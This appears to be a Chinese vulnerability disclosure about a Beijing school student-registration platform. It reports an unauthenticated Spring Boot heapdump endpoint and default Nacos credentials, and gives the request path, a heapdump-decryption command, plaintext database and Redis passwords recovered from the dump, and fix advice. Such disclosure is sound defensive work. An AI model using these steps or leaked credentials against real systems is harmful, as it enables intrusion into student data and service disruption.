北京市教育委员会

无描述...

1.漏洞地址:

/#/login

2.漏洞描述:北京市中小学学籍管理云平台存在springboot heapdump未授权泄露大量服务的密码,包括 redis密码,oracle数据连接密码,8848端口存在nacos弱口令

3.资产确认:



4.漏洞详情:

(1) 请求该url:

'api/actuator/heapdump文件,直接下载,工具解密发现存在大量


密码:

命令:java -jar heapdump_tool.jar heapdump

发现redis密码, oracle密码, 以及相关服务的密码

```
Start find keyword: pass
cmis. datasource. oracle3. password -> dangan2
spring.redis.password -> bk@123
score.datasource.test2.password -> Cmis_2022@
cmis. datasource. oracle2. password -> SchoolOfbasicdata
javax/swing/JPasswordField.class -> null
cmis. datasource. test2. password -> Cmis_2022@
flow.datasource.test.password -> Cmis_2022@
cmis. datasource. test1. password -> Cmis 2022@
bolt. datasource. test. password -> Cmis_2022@
spring. datasource. password -> ${bolt. datasource. test. password}
sms. datasource. test. password -> Cmis_2022@
spring.redis.password -> null
bolt.datasource.test2.password -> Cmis_2022@
challengepassword -> null
score.datasource.test.password -> Cmis_2022@
bolt.datasource.test1.password -> Cmis_2022@
cmis. datasource. oracle. password -> system
spring. datasource. password -> nul1
cmis. datasource. test. password -> Cmis 2022@
score.datasource.test1.password -> Cmis_2022@
```

(2) '该端口存在弱口令: nacos/nacos登入系统



以上泄露相关服务,攻击者可以点击删除等操作。导致业务系统崩溃。未进行增删改查等操作

- 5.修复建议:
 - (1) 对/api/actuator/接口设置403请求限制;
 - (2) 修改nacos弱口令,建议该服务不要开放在公网
- (3) 修复以上漏洞。以免攻击者利用漏洞攻击内网服务器;
- 2023 © 联系邮箱: contact@src.sjtu.edu.cn (mailto:contact@src.sjtu.edu.cn)